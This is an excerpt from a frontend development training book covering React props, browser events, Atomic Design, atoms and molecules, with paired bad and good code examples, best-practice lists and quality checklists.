
```
// ❌ BAD: Mutating props
const UserProfile = ({ user }) => {
  // Trying to modify props directly
  user.name = user.name.toUpperCase(); // ERROR! Props are read-only

  return <h1>{user.name}</h1>;
};
```

```
// ✅ GOOD: Compute derived values without mutation
const UserProfile = ({ user }) => {
  // Create new value without mutating props
  const displayName = user.name.toUpperCase();

  return <h1>{displayName}</h1>;
};

// ✅ GOOD: Use state if you need to modify
const UserProfile = ({ user: initialUser }) => {
  const [user, setUser] = useState(initialUser);

  const handleNameChange = (newName) => {
    setUser({ ...user, name: newName }); // Update state, not props
  };

  return (
    <div>
      <h1>{user.name}</h1>
      <input value={user.name} onChange={(e) => handleNameChange(e.target.value)} />
    </div>
  );
};
```

Why it matters: Props are immutable by design. Mutating them breaks React's reconciliation, causes unpredictable renders, and violates the unidirectional data flow principle. See [State](#) for managing changeable data.

2. Prop Drilling Through Multiple Levels

Mistake: Passing props through many intermediate components that don't use them.

```
// ❌ BAD: Prop drilling through unnecessary levels
const App = () => {
  const user = { name: 'Alice', role: 'admin' };
  return <Dashboard user={user} />;
};

const Dashboard = ({ user }) => {
  return <Layout user={user} />; // Just passing through
};

const Layout = ({ user }) => {
  return <Sidebar user={user} />; // Just passing through
};

const Sidebar = ({ user }) => {
  return <UserMenu user={user} />; // Just passing through
};

const UserMenu = ({ user }) => {
  return <div>{user.name}</div>; // Finally using it!
};
```

```
// ✅ GOOD: Use Context API for deeply nested data
import React, { createContext, useContext } from 'react';

// Create context
const UserContext = createContext(null);

const App = () => {
  const user = { name: 'Alice', role: 'admin' };

  return (
    <UserContext.Provider value={user}>
      <Dashboard />
    </UserContext.Provider>
  );
};

const Dashboard = () => <Layout />; // No props needed
const Layout = () => <Sidebar />; // No props needed
const Sidebar = () => <UserMenu />; // No props needed

const UserMenu = () => {
  const user = useContext(UserContext); // Access directly
  return <div>{user.name}</div>;
};
```

Why it matters: Prop drilling creates fragile code where intermediate components become coupled to data they don't use. Context, composition, or state management libraries ([Redux](#), [Zustand](#)) solve this more elegantly.

3. Not Using Default Props

Mistake: Handling undefined props with verbose conditional logic.

```
// ❌ BAD: Defensive checks everywhere
const Button = (props) => {
  const label = props.label ? props.label : 'Click Me';
  const variant = props.variant ? props.variant : 'primary';
  const disabled = props.disabled !== undefined ? props.disabled : false;

  return (
    <button
      className={`btn btn--${variant}`}
      disabled={disabled}
    >
      {label}
    </button>
  );
};
```

```
// ✅ GOOD: Default parameter values (modern JavaScript)
const Button = ({
  label = 'Click Me',
  variant = 'primary',
  disabled = false,
  onClick
}) => {
  return (
    <button
      className={`btn btn--${variant}`}
      disabled={disabled}
      onClick={onClick}
    >
      {label}
    </button>
  );
};
```

```
// ✅ GOOD: TypeScript with default props
interface ButtonProps {
  label?: string;
  variant?: 'primary' | 'secondary' | 'danger';
  disabled?: boolean;
  onClick?: () => void;
}

const Button: React.FC<ButtonProps> = ({
  label = 'Click Me',
  variant = 'primary',
  disabled = false,
  onClick
}) => {
  // Component implementation
};
```

Why it matters: Default props make components easier to use, reduce boilerplate, and make the API more discoverable. Users can see default behavior without reading documentation.

Best practices

Key principles

1. **Immutability:** Props are read-only within the receiving component. Never modify props directly—call callbacks to trigger parent updates.
2. **Unidirectional Flow:** Data flows down via props, changes flow up via event callbacks. This creates predictable, debuggable data flow.
3. **Clear Interfaces:** Props define the component API. Document types, defaults, and required props clearly—treat props like function signatures.

DO

- Define prop types (TypeScript, PropTypes)
- Provide sensible default values
- Use descriptive prop names (`isDisabled` not `d`)
- Pass callbacks for child-to-parent communication
- Destructure props for clarity
- Keep prop count manageable (<10 props)

DON'T

- Mutate props inside components
- Pass entire objects when only fields are needed
- Create props that duplicate each other
- Use generic names (`data` , `info` , `stuff`)
- Deeply nest required props (flatten interface)

Quality gates

Before you call it done:

- | | |
|---|--|
| ☐ Props typed (TypeScript/PropTypes) | ☐ Props never mutated |
| ☐ Required vs optional clearly defined | ☐ Callbacks for child-to-parent communication |
| ☐ Default values for optional props | ☐ Prop count reasonable (<10) |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/ui/props.html



Events

THE UI SIDE · CHAPTER 6

AT A GLANCE

- Browser notifications of user interactions and state changes
- Foundation of interactive web applications
- Event-driven programming model

Key insight. Events are the browser’s way of saying “something happened” — not just clicks, but scrolls, hovers, form submissions, page loads, network responses, animations completing, and hundreds of other moments your code can react to. The event system transforms the browser from a static document viewer into an interactive application platform. Understanding event propagation (bubbling/capturing), delegation, and `preventDefault` is what separates developers who can “make buttons work” from those who can build sophisticated, performant UIs with proper keyboard navigation, form validation, and infinite scroll.

What it is

Events are fired to notify code of “interesting changes” that may affect code execution. These can arise from user interactions such as using a mouse or resizing a window, changes in the state of the underlying environment (e.g. low battery or media events from the operating system), and other causes.

The browser’s event system is based on the observer pattern: you register listeners for specific event types, and when those events occur, your callback functions execute. Events follow a propagation path through the DOM tree, enabling powerful patterns like event delegation. The Event object passed to handlers contains rich information about what happened (which key, mouse position, target element, etc.).

Key characteristics of events:

1. **Event types** - Click, keydown, submit, load, scroll, etc. (100+ types)
2. **Event propagation** - Events flow through DOM (capturing → target → bubbling)
3. **Event object** - Contains information about the event (target, type, timestamp)
4. **Default behaviors** - Many events have browser default actions (links navigate, forms submit)
5. **Custom events** - You can create and dispatch your own events

In code

Example: Click + form events across frameworks

A click event is one idea with four spellings. Here is the same “dispatch an `onClick` when the user presses the Button atom” wiring taken straight from each `chota-*` template.

React

```
// templates/chota-react-redux/src/ui/atoms/Button/Button.component.jsx
// React passes handlers as props. camelCase `onClick` is the React-specific
// synthetic event; native DOM behaviour still bubbles underneath.
export default function Button(props) {
  const transformedProps = { ...props };
  delete transformedProps.isLoading;
  if (props.isLoading) { /* loading state */ }
  return <button {...transformedProps}>{props.children}</button>;
}

// Usage:
<Button onClick={e => handleClick(e)}>Save</Button>
```

React shown; the Angular, Vue, Web Components versions are on [the site](#).

The conceptual model is the same in every tab: the button's native `click` listener calls something that re-broadcasts to the parent under a framework-specific conduit. React uses the synthetic event system + prop functions. Angular wraps RxJS around `EventEmitter`. Vue uses a named `$emit`. Web Components use the browser's own `CustomEvent` bus. Parents subscribe in their respective idioms (`onClick={...}` / `(onClick)=..."` / `@onClick=..."` / `@onClick=${...}`) — but every one of those resolves to the same DOM click bubble under the hood.

Common mistakes

1. Not Removing Event Listeners (Memory Leaks)

Mistake: Adding listeners without cleanup causes memory leaks.

```
// ❌ BAD: Memory leak in SPA
function setupComponent() {
  const button = document.getElementById('button');
```

```
button.addEventListener('click', () => {
  console.log('Clicked');
});

// Component unmounts but listener remains
}

// Called multiple times in SPA
setupComponent(); // Leak
setupComponent(); // Another leak
setupComponent(); // More leaks...
```

```
// ✅ GOOD: Clean up listeners
function setupComponent() {
  const button = document.getElementById('button');

  function handleClick() {
    console.log('Clicked');
  }

  button.addEventListener('click', handleClick);

  // Return cleanup function
  return () => {
    button.removeEventListener('click', handleClick);
  };
}

const cleanup = setupComponent();
// Later, when component unmounts
cleanup();

// Or use AbortController (modern)
const controller = new AbortController();

button.addEventListener('click', handleClick, {
  signal: controller.signal
});

// Clean up all listeners at once
controller.abort();
```

Why it matters: In SPAs, listeners accumulate without cleanup, causing memory leaks and duplicate event handling.

2. Using addEventListener Inside Loops Without Delegation

Mistake: Attaching individual listeners to many elements.

```
// ❌ BAD: 1000 event listeners
const items = document.querySelectorAll('.item'); // 1000 items

items.forEach(item => {
  item.addEventListener('click', handleClick); // 1000 listeners!
});

// Memory intensive, slow performance
```

```
// ✅ GOOD: Event delegation (1 listener)
const container = document.getElementById('container');

container.addEventListener('click', (event) => {
  if (event.target.matches('.item')) {
    handleClick(event.target);
  }
});
// Single listener handles all items
```

Why it matters: 1000 listeners use 1000x more memory than delegation. Delegation also handles dynamically added elements automatically.

3. Forgetting preventDefault() on Form Submit

Mistake: Form submits causing page refresh.

```
// ❌ BAD: Page refreshes
const form = document.getElementById('myForm');

form.addEventListener('submit', (event) => {
  const data = new FormData(event.target);
  console.log('Data:', Object.fromEntries(data));
  // Page refreshes here! Data not sent via AJAX
});
```

```
// ✅ GOOD: Prevent default submit
form.addEventListener('submit', (event) => {
  event.preventDefault(); // Stop page refresh

  const data = new FormData(event.target);

  fetch('/api/submit', {
    method: 'POST',
    body: JSON.stringify(Object.fromEntries(data))
  });
});
```

Why it matters: Without preventDefault(), forms trigger browser's default submit behavior (page refresh), breaking SPA user experience.

Best practices

Key principles

1. **Event Propagation:** Events flow through DOM in three phases: Capturing (down) → Target → Bubbling (up). Use `stopPropagation()` carefully.
2. **Event Delegation:** Attach one listener to parent, handle events from children via `event.target`. More efficient than listeners on every child.

3. **preventDefault vs stopPropagation:** `preventDefault()` stops browser default (link navigation, form submit). `stopPropagation()` stops event from reaching other listeners.

DO

- Use event delegation for dynamic/many elements
- Clean up listeners on component unmount
- Use `event.target` to identify source element
- Handle keyboard events for accessibility
- Use passive listeners for scroll/touch (`{ passive: true }`)

DON'T

- Add listeners to every list item (use delegation)
- Forget to remove listeners (memory leaks)
- Ignore keyboard users (click + Enter/Space)
- Block scroll with non-passive listeners
- Use inline `onclick` attributes (use `addEventListener`)

Quality gates

Before you call it done:

- | | |
|--|---|
| ☐ Event delegation used for lists | ☐ Keyboard events for accessibility |
| ☐ Listeners cleaned up on unmount | ☐ <code>preventDefault/stopPropagation</code> used correctly |
| | ☐ Passive listeners for scroll/touch |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/ui/events.html



Atomic Design

THE UI SIDE · CHAPTER 7

AT A GLANCE

- Design methodology inspired by chemistry: atoms → molecules → organisms → templates → pages
- Creates scalable, reusable component design systems
- Enables concurrent creation of UI and design system

Key insight. Atomic Design isn't a step-by-step process ("first make all atoms, then molecules...")—it's a mental model for thinking about UI hierarchy. The chemistry metaphor helps teams communicate: "This button is an atom, this search form is a molecule (label + input + button), this header is an organism (logo molecule + navigation molecule + search molecule)." The power comes from seeing both the forest and the trees simultaneously: you can drill down from a page to its template to its organisms to its molecules to its atoms, or build up from atoms to pages. This prevents the common trap of designing one-off pages with no reusable components. The five levels (atoms, molecules, organisms, templates, pages) aren't strict rules—some teams add ions (design tokens) or ecosystems (multi-page flows)—they're a shared language for discussing modularity.

What it is

Atomic design is a methodology for creating interface design systems, inspired by chemistry and the natural world. It consists of five distinct stages that work together to create a hierarchical and deliberate approach to UI design.

The Five Levels:

1. **Atoms:** The basic building blocks of interfaces
 - HTML elements like `<button>`, `<input>`, `<label>`, `<h1>`
 - Abstract elements like colors, fonts, spacing values
 - Cannot be broken down further without losing meaning
 - Examples: Button, input field, icon, color swatch, typography style
2. **Molecules:** Simple groups of UI elements functioning together as a unit
 - Combination of atoms that form a functional unit
 - Single responsibility: do one thing well
 - Examples: Search form (label + input + button), card header (avatar + name + timestamp), form field (label + input + error message)
3. **Organisms:** Relatively complex components composed of groups of molecules and/or atoms
 - Form distinct sections of an interface
 - Standalone, reusable components
 - Examples: Header (logo + navigation + search), product card (image + title + description + price + button), comment thread (multiple comment molecules)
4. **Templates:** Page-level objects that place components into a layout
 - Articulate the design's underlying content structure
 - Focus on content structure, not final content
 - Show component placement and relationships
 - Examples: Homepage template (hero + features grid + testimonials + footer), blog post template (header + sidebar + content area), dashboard template (nav + stats widgets + charts)
5. **Pages:** Specific instances of templates with real representative content
 - Show what the UI actually looks like with real content
 - Test templates with varying content lengths
 - Examples: Homepage with actual product data, blog post about "Atomic Design", user dashboard for "Alice"

Key Principles:

- **Non-linear process:** You don't create atoms first, then molecules, etc. You work across all levels simultaneously
- **Abstract to concrete:** Quickly shift between abstract components and concrete implementations
- **Content awareness:** While templates are content-agnostic, pages reveal how real content affects design
- **Shared vocabulary:** Chemistry metaphor provides intuitive language for discussing hierarchy
- **Technology agnostic:** Works with React, Vue, Angular, Web Components, CSS, etc.

In code

Example: Atoms → Molecules → Organisms

```

<!-- ===== ATOMS ===== -->
<!-- Basic building blocks that can't be broken down further -->

<!-- Atom: Button -->
<button class="btn btn-primary">Click me</button>
<button class="btn btn-secondary">Cancel</button>

<!-- Atom: Input -->
<input type="text" class="input" placeholder="Enter text">

<!-- Atom: Label -->
<label class="label">Email</label>

<!-- Atom: Icon -->
<svg class="icon icon-search">
  <use href="#icon-search"></use>
</svg>

<!-- Atom: Heading -->
<h2 class="heading heading-lg">Welcome</h2>

<!-- ===== MOLECULES ===== -->
<!-- Simple groups of atoms functioning together -->

<!-- Molecule: Form Field (label + input + error) -->
<div class="form-field">
  <label class="label" for="email">Email</label>
  <input type="email" class="input" id="email">
  <span class="error-message">Please enter a valid email</span>
</div>

<!-- Molecule: Search Form (label + input + button) -->
<form class="search-form">
  <label class="label sr-only" for="search">Search</label>
  <input type="search" class="input" id="search" placeholder="Search...">
  <button type="submit" class="btn btn-primary">
    <svg class="icon"><use href="#icon-search"></use></svg>
    Search
  </button>
</form>

<!-- Molecule: Card Header (avatar + name + timestamp) -->
<div class="card-header">
  
  <div class="user-info">
    <h3 class="heading heading-sm">Alice Johnson</h3>
    <time class="timestamp">2 hours ago</time>
  </div>
</div>

<!-- ===== ORGANISMS ===== -->
<!-- Complex components made of molecules and atoms -->

<!-- Organism: Site Header (logo + navigation + search) -->

```



```

<header class="site-header">
  <!-- Logo molecule (image + text) -->
  <div class="logo">
    
    <span class="logo-text">MyApp</span>
  </div>

  <!-- Navigation molecule (list of links) -->
  <nav class="main-nav">
    <a href="/home" class="nav-link">Home</a>
    <a href="/products" class="nav-link">Products</a>
    <a href="/about" class="nav-link">About</a>
  </nav>

  <!-- Search molecule -->
  <form class="search-form">
    <input type="search" class="input" placeholder="Search...">
    <button type="submit" class="btn btn-primary">Search</button>
  </form>
</header>

<!-- Organism: Product Card -->
<article class="product-card">
  <!-- Image atom -->
  

  <!-- Card content molecules -->
  <div class="product-info">
    <h3 class="heading heading-md">Product Name</h3>
    <p class="product-description">Product description text here.</p>

    <!-- Price molecule (label + price) -->
    <div class="product-price">
      <span class="price-label">Price:</span>
      <span class="price-value">$99.99</span>
    </div>

    <!-- Button atom -->
    <button class="btn btn-primary">Add to Cart</button>
  </div>
</article>

```

Common mistakes

1. Skipping Atoms and Creating One-Off Components

Mistake: Building molecules directly without reusable atoms.

```

// ❌ BAD: One-off search form with no reusable atoms
function SearchForm() {
  return (
    <form>
      {/* Hardcoded styles, no reusability */}
      <input
        type="search"
        style=
        placeholder="Search..."
      />
    </form>
  )
}

```

```

    <button style=>
      Search
    </button>
  </form>
);
}

// ✓ GOOD: Build from reusable atoms
function Button({ children, ...props }) {
  return <button className="btn btn-primary" {...props}>{children}</button>;
}

function Input({ type = 'text', ...props }) {
  return <input className="input" type={type} {...props} />;
}

function SearchForm() {
  return (
    <form className="search-form">
      <Input type="search" placeholder="Search..." />
      <Button type="submit">Search</Button>
    </form>
  );
}

// Now Button and Input can be reused elsewhere

```

Why it matters: Without atoms, you'll duplicate code and have inconsistent styling across your app.

2. Confusing Molecules with Organisms

Mistake: Creating overly complex molecules or too-simple organisms.

```

// ✗ BAD: Molecule doing too much (this is an organism)
function UserProfileMolecule({ user }) {
  return (
    <div className="user-profile">
      {/* Too complex for a molecule */}
      <img src={user.avatar} alt={user.name} />
      <h2>{user.name}</h2>
      <p>{user.bio}</p>
      <ul>
        {user.posts.map(post => (
          <li key={post.id}>{post.title}</li>
        ))}
      </ul>
      <button>Follow</button>
      <button>Message</button>
    </div>
  );
}

// ✓ GOOD: Break into proper hierarchy

// Molecule: User Badge (simple, single purpose)
function UserBadge({ user }) {
  return (
    <div className="user-badge">
      <img src={user.avatar} alt="" className="avatar" />
      <span>{user.name}</span>
    </div>
  );
}

```

```

    );
  }

  // Molecule: Post List Item
  function PostListItem({ post }) {
    return (
      <li className="post-item">
        <a href={`/${posts}/${post.id}`}>{post.title}</a>
      </li>
    );
  }

  // Organism: User Profile Card (combines molecules)
  function UserProfileCard({ user }) {
    return (
      <div className="user-profile-card">
        <UserBadge user={user} />
        <p className="user-bio">{user.bio}</p>

        <ul className="post-list">
          {user.posts.map(post => (
            <PostListItem key={post.id} post={post} />
          ))}
        </ul>

        <div className="actions">
          <Button>Follow</Button>
          <Button variant="secondary">Message</Button>
        </div>
      </div>
    );
  }
}

```

Why it matters: Molecules should be simple and focused. Complex components should be organisms.

3. Creating Page-Specific Components Instead of Reusable Organisms

Mistake: Building components that only work on one page.

```

// ❌ BAD: HomePage-specific component
function HomePageProductGrid({ products }) {
  return (
    <div className="homepage-product-grid">
      <h2>Featured on Homepage</h2> { /* Hardcoded text */ }
      <div className="grid-4-col"> { /* Hardcoded 4 columns */ }
        {products.slice(0, 4).map(product => ( /* Hardcoded limit */
          <div className="product-card">
            <img src={product.image} alt={product.name} />
            <h3>{product.name}</h3>
            <span>${product.price}</span>
          </div>
        ))}
      </div>
    </div>
  );
}

// Can only be used on homepage!

// ✅ GOOD: Reusable organism with props
function ProductGrid({ products, columns = 3, heading }) {

```

```

return (
  <div className="product-grid">
    {heading && <h2 className="grid-heading">{heading}</h2>}
    <div className={`grid-${columns}-col`} >
      {products.map(product => (
        <ProductCard key={product.id} product={product} />
      ))}
    </div>
  </div>
);
}

// Now works on any page
function HomePage() {
  return <ProductGrid products={featured} columns={4} heading="Featured Products" />;
}

function CategoryPage() {
  return <ProductGrid products={allProducts} columns={3} heading="All Products" />;
}

```

Why it matters: Reusable organisms reduce code duplication and ensure consistency across pages.

Best practices

Key principles

1. **Non-Linear Process:** Don't build all atoms first—work across levels simultaneously. The hierarchy is a classification system, not a workflow.
2. **Shared Vocabulary:** Use chemistry metaphor for team communication: "This card header is a molecule (avatar atom + title atom + menu atom)."
3. **Both Forest and Trees:** Drill down from pages to atoms, or build up from atoms to pages. See the whole system and individual pieces.

DO

- Organize components by atomic level in folder structure
- Use consistent naming: atoms/Button, molecules/SearchBar, organisms/Header
- Build molecules from imported atoms (not recreating)
- Keep each level focused on its responsibility
- Document component level in file header

DON'T

- Rigidly follow "atoms first, then molecules" workflow
- Debate endlessly whether something is molecule or organism
- Skip levels—don't put business logic in atoms
- Create atoms that are too specific to one use case
- Ignore the hierarchy entirely

Quality gates

Before you call it done:

- ☐ Components organized by atomic level
- ☐ Clear hierarchy in composition
- ☐ Each level has appropriate responsibility
- ☐ No logic skipping levels (atoms don't fetch data)
- ☐ Team understands vocabulary

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/ui/atomic-design.html



Atom

THE UI SIDE · CHAPTER 8

AT A GLANCE

- A single purpose component
- Deliver display or interactiveness with single action
- Foundation of reusable UI systems

Key insight. Atoms are the fundamental building blocks of your UI system—think of them as LEGO bricks that do one thing exceptionally well. By keeping atoms focused on a single responsibility (displaying text, capturing input, showing an icon), you create highly reusable components that compose effortlessly into complex interfaces while maintaining consistency across your entire application.

What it is

In the context of **Atomic Design**, atoms represent the smallest functional units of your user interface. Just as chemical atoms combine to form molecules, UI atoms combine to create more complex components. An atom should encapsulate a single piece of functionality or presentation—a button, an input field, a label, or an icon—nothing more.

The power of atoms lies in their simplicity and reusability. When you build an atom, you're establishing a contract: this component does one thing, accepts specific props, and behaves predictably. This predictability is crucial for the Universal Frontend Architecture approach, where components must work seamlessly across different frameworks and contexts. A well-designed atom can be used hundreds of times throughout your application without modification.

Atoms serve as the foundation for your design system, enforcing visual and functional consistency. When your Button atom defines padding, font size, and hover states, every button across your application inherits these properties automatically. This centralization eliminates the “slightly different button” problem that plagues many codebases and makes design updates as simple as modifying a single file.

From a performance perspective, atoms are inherently optimizable. Because they’re small and focused, they’re easy to memoize, lazy-load, and tree-shake. Framework-specific optimizations like React.memo or Vue’s functional components work best with simple, pure components—exactly what atoms should be.

In the Universal Frontend Architecture, atoms bridge the gap between design and implementation. They translate design tokens (colors, spacing, typography) into interactive components, creating a shared vocabulary between designers and developers. This alignment accelerates development and ensures design fidelity across all user touchpoints.

In code

Example: Button Atom across frameworks

Here’s the same single-purpose Button atom pulled directly from each `chota-*` template. The shape is intentionally identical across all four: one prop-driven button that swaps to a Loader while `isLoading` is true, and emits a click otherwise. Compare how each framework expresses the same pattern.

React

```
// templates/chota-react-redux/src/ui/atoms/Button/Button.component.jsx
import Loader from "../Loader/Loader.component";
import './Button.style.css';

export default function Button(props) {
  const transformedProps = { ...props };
  delete transformedProps.isLoading;
  if (props.isLoading) {
    return (
      <button {...transformedProps} className={`${props.className} loading-button`} >
        <Loader width="2px" size="1.2rem" color="#fff" />
      </button>
    );
  }
  return <button {...transformedProps}>{props.children}</button>;
}
```

React shown; the Angular, Vue, Web Components versions are on [the site](#).

A few things worth comparing across the tabs:

- **Children projection.** React uses `{props.children}`, Angular uses `<ng-content>`, Vue and Web Components both use `<slot>` — three spellings of the same idea across four frameworks.
- **Event shape.** React passes `onClick` through as a plain prop. Angular exposes an `@Output()` `EventEmitter`. Vue emits `'onClick'` via `$emit`. The Lit-based WC uses a tiny `emit(this, "onClick", props)` helper wrapping `CustomEvent`.

- **Styling.** Every template co-locates `Button.style.css` next to the component; Angular and Vue scope it, React imports it side-effect style, WC injects via `useComputedStyles`.

Common mistakes

1. Making Atoms Too Complex

Mistake: Adding business logic, API calls, or state management to atom components.

```
// ❌ BAD: Atom with too much responsibility
const Button = ({ userId }) => {
  const [loading, setLoading] = useState(false);

  const handleClick = async () => {
    setLoading(true);
    await fetch(`/api/users/${userId}/activate`);
    setLoading(false);
  };

  return <button onClick={handleClick}>{loading ? 'Loading...' : 'Activate'}</button>;
};
```

```
// ✅ GOOD: Atom focused on presentation
const Button = ({ onClick, label, loading = false, disabled = false }) => {
  return (
    <button onClick={onClick} disabled={disabled || loading}>
      {loading ? 'Loading...' : label}
    </button>
  );
};
```

Why it matters: Complex atoms become difficult to reuse, test, and maintain. Keep business logic in **containers** or parent components.

2. Inconsistent Prop Interfaces

Mistake: Using different prop names or patterns for similar atoms.

```
// ❌ BAD: Inconsistent naming
const Button = ({ clickHandler, text }) => { /* ... */ };
const Input = ({ onChange, value }) => { /* ... */ };
const Checkbox = ({ onUpdate, checked }) => { /* ... */ };
```

```
// ✅ GOOD: Consistent prop patterns
const Button = ({ onClick, label, ...props }) => { /* ... */ };
const Input = ({ onChange, value, ...props }) => { /* ... */ };
const Checkbox = ({ onChange, checked, ...props }) => { /* ... */ };
```

Why it matters: Consistent interfaces reduce cognitive load and make atoms predictable across your codebase.

3. Ignoring Accessibility

Mistake: Building atoms without ARIA labels, keyboard support, or semantic HTML.

```
// ❌ BAD: Not accessible
const IconButton = ({ onClick, icon }) => (
  <div onClick={onClick}>
    <Icon name={icon} />
  </div>
);
```

```
// ✅ GOOD: Accessible implementation
const IconButton = ({ onClick, icon, ariaLabel }) => (
  <button
    onClick={onClick}
    aria-label={ariaLabel}
    type="button"
  >
    <Icon name={icon} aria-hidden="true" />
  </button>
);
```

Why it matters: Atoms are used throughout your application. Accessibility issues in atoms multiply across every instance.

Best practices

Key principles

1. **Single Responsibility:** Each atom does ONE thing. A Button clicks, an Input captures text, an Icon displays a symbol. Never combine purposes.
2. **Framework Agnostic Props:** Accept simple, primitive props (strings, numbers, booleans, callbacks). Avoid framework-specific patterns in the interface.
3. **Design Token Integration:** Use design tokens (colors, spacing, typography) from theme—atoms enforce visual consistency across the entire application.

DO

- Keep atoms under 50 lines of code
- Accept `className` or `style` for customization
- Include accessibility attributes (`aria-label`, `role`)
- Make atoms stateless when possible—receive data via props
- Export with default and named exports for flexibility

DON'T

- Fetch data inside atoms
- Include business logic
- Hardcode colors/spacing—use theme tokens
- Create atoms that render other atoms (that's a molecule)
- Manage complex internal state

Quality gates

Before you call it done:

- ☐ Single responsibility maintained
- ☐ Props are simple primitives or callbacks
- ☐ No data fetching or business logic
- ☐ Accessibility attributes included
- ☐ Uses design tokens from theme

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/ui/atom.html



Molecule

THE UI SIDE · CHAPTER 9

AT A GLANCE

- Comprised of multiple atoms or molecules
- Populates grouped or assembled sections of UI
- Creates functional UI patterns with a single purpose

Key insight. Molecules are where atoms come together to form functional UI patterns—think of a search bar (input + button + icon) or a form field (label + input + error message). By composing simple **atoms** into cohesive groups with a single purpose, molecules create reusable interface patterns that maintain consistency while reducing the need to rebuild common UI combinations from scratch every time.

What it is

In the **Atomic Design** methodology, molecules represent the first level of composition where individual atoms combine into functional groups. While atoms are deliberately simple and focused on a single responsibility, molecules bring atoms together to create meaningful interface patterns that users actually interact with. A button atom is useful, but a search bar molecule (combining an input atom, button atom, and perhaps an icon atom) creates a complete, reusable search interface.

The power of molecules lies in their balance between simplicity and functionality. They're complex enough to be useful as standalone interface patterns, but simple enough to remain reusable across different contexts. A well-designed molecule doesn't know about the broader application state or business logic—it

simply accepts props, renders atoms in a cohesive layout, and communicates user interactions back through callbacks. This encapsulation makes molecules portable across different pages, applications, or even frameworks.

In the Universal Frontend Architecture, molecules serve as the bridge between atomic primitives and complex organisms. They handle common UI patterns like form fields, card headers, list items, or navigation links, freeing developers from repeatedly composing the same atoms. When you need a form field throughout your application, you don't combine Label + Input + ErrorMessage atoms each time—you use a FormField molecule that handles this composition consistently.

Molecules can also contain other molecules, creating nested composition patterns. A Card molecule might include a CardHeader molecule (which itself combines an Image atom, Title atom, and IconButton atom). This hierarchical composition allows for sophisticated interfaces built from well-defined, testable pieces. The key is maintaining clear boundaries: each molecule should have a single, well-defined purpose.

From a practical perspective, molecules reduce code duplication and enforce design consistency. When your design system specifies that form fields always have a label above the input with error messages below, encoding this pattern in a FormField molecule ensures every instance follows the same structure. Changes to the pattern (like adding a character counter) happen in one place and propagate automatically.

In code

Example: AddTodoForm molecule across frameworks

Each `chota-*` template ships a real `AddTodoForm` molecule that composes an `Input` atom and a `Button` atom into a single “add or update a task” pattern. Same contract — props for `buttonInfo`, `placeholder`, `isLoading`, `todoValue`; callbacks `onTodoAdd` / `onTodoUpdate` — four different native languages.

React

```
// templates/chota-react-redux/src/ui/molecules/AddTodoForm/AddTodoForm.component.jsx
import React, { useEffect, useState } from "react";
import Input from "../../atoms/Input/Input.component";
import Button from "../../atoms/Button/Button.component";

const AddTodoForm = ({
  buttonInfo = { label: 'Add', variant: 'primary' },
  placeholder,
  isLoading,
  onTodoAdd,
  onTodoUpdate,
  todoValue,
}) => {
  const [inputValue, setInputValue] = useState(todoValue || '');
  const { label, variant } = buttonInfo;

  const handleChange = (e) => setInputValue(e.target.value);
  useEffect(() => setInputValue(todoValue), [todoValue]);

  return (
    <div>
      <form role="form" onSubmit={(e) => {
        e.preventDefault();
        if (!inputValue.trim()) return;

```

```

    todoValue ? onTodoUpdate(inputValue) : onTodoAdd(inputValue);
    setInputValue('');
  }}>
  <div className="grouped">
    <Input className="" value={inputValue} disabled={isLoading}
      placeholder={placeholder} onChange={handleChange} />
    <Button className={`button ${variant}`} isLoading={isLoading} type="submit">
      {label}
    </Button>
  </div>
</form>
</div>
);
};
export default AddTodoForm;

```

React shown; the Angular, Web Components versions are on [the site](#).

Notice how the *composition* is identical — two atom children inside a `.grouped` wrapper with a submit handler — while the idiomatic surroundings change (`ngOnChanges` vs `watch` vs `useEffect`, `@Output` vs `$emit` vs `emit`, etc.). That is the whole point of organising UI at the molecule level: the shape is portable; the syntax is not.

Common mistakes

1. Making Molecules Too Complex

Mistake: Adding too many responsibilities or business logic to molecules.

```

// ❌ BAD: Molecule with too much logic
const UserProfileCard = ({ userId }) => {
  const [user, setUser] = useState(null);
  const [loading, setLoading] = useState(true);

  useEffect(() => {
    // Data fetching in molecule
    fetch(`/api/users/${userId}`)
      .then(res => res.json())
      .then(setUser)
      .finally(() => setLoading(false));
  }, [userId]);

  // Complex business logic
  const calculateUserScore = () => { /* ... */ };
  const determineUserBadge = () => { /* ... */ };

  return (
    <Card>
      {/* Complex rendering logic */}
    </Card>
  );
};

```

```

// ✅ GOOD: Molecule focused on presentation
const UserProfileCard = ({

```

```

    user,
    score,
    badge,
    onEdit,
    onMessage
  }) => {
    return (
      <Card
        title={user.name}
        subtitle={user.role}
        image={user.avatar}
        badge={badge}
        actions={[
          { label: 'Edit', onClick: onEdit, icon: 'edit' },
          { label: 'Message', onClick: onMessage, icon: 'message' }
        ]}
      >
        <p>Score: {score}</p>
        <p>{user.bio}</p>
      </Card>
    );
  };

// Container handles data fetching and logic
const UserProfileContainer = ({ userId }) => {
  const { user, loading } = useUser(userId);
  const score = calculateUserScore(user);
  const badge = determineUserBadge(user);

  if (loading) return <Skeleton />;

  return (
    <UserProfileCard
      user={user}
      score={score}
      badge={badge}
      onEdit={handleEdit}
      onMessage={handleMessage}
    />
  );
};

```

Why it matters: Molecules should focus on presentation and composition. Business logic, data fetching, and complex state belong in **containers** or parent components. See **Organism** for more complex patterns.

2. Not Making Molecules Reusable Enough

Mistake: Hardcoding values or tightly coupling to specific use cases.

```

// ❌ BAD: Hardcoded, not reusable
const ProductSearchBar = () => {
  const [query, setQuery] = useState('');

  return (
    <div>
      <input value={query} onChange={(e) => setQuery(e.target.value)} />
      <button onClick={() => window.location.href = `/products?q=${query}`}>
        Search Products
      </button>
    </div>
  );
};

```

```

    </div>
  );
};

```

```

// ✅ GOOD: Flexible and reusable
const SearchBar = ({
  value,
  onChange,
  onSearch,
  placeholder = 'Search...',
  buttonLabel = 'Search',
  disabled = false
}) => {
  return (
    <div className="search-bar">
      <Input
        value={value}
        onChange={onChange}
        placeholder={placeholder}
        disabled={disabled}
      />
      <Button
        label={buttonLabel}
        onClick={() => onSearch(value)}
        disabled={disabled}
      />
    </div>
  );
};

// Now usable for products, users, articles, anything!
<SearchBar
  value={productQuery}
  onChange={setProductQuery}
  onSearch={searchProducts}
  placeholder="Search products..."
/>

<SearchBar
  value={userQuery}
  onChange={setUserQuery}
  onSearch={searchUsers}
  placeholder="Search users..."
/>

```

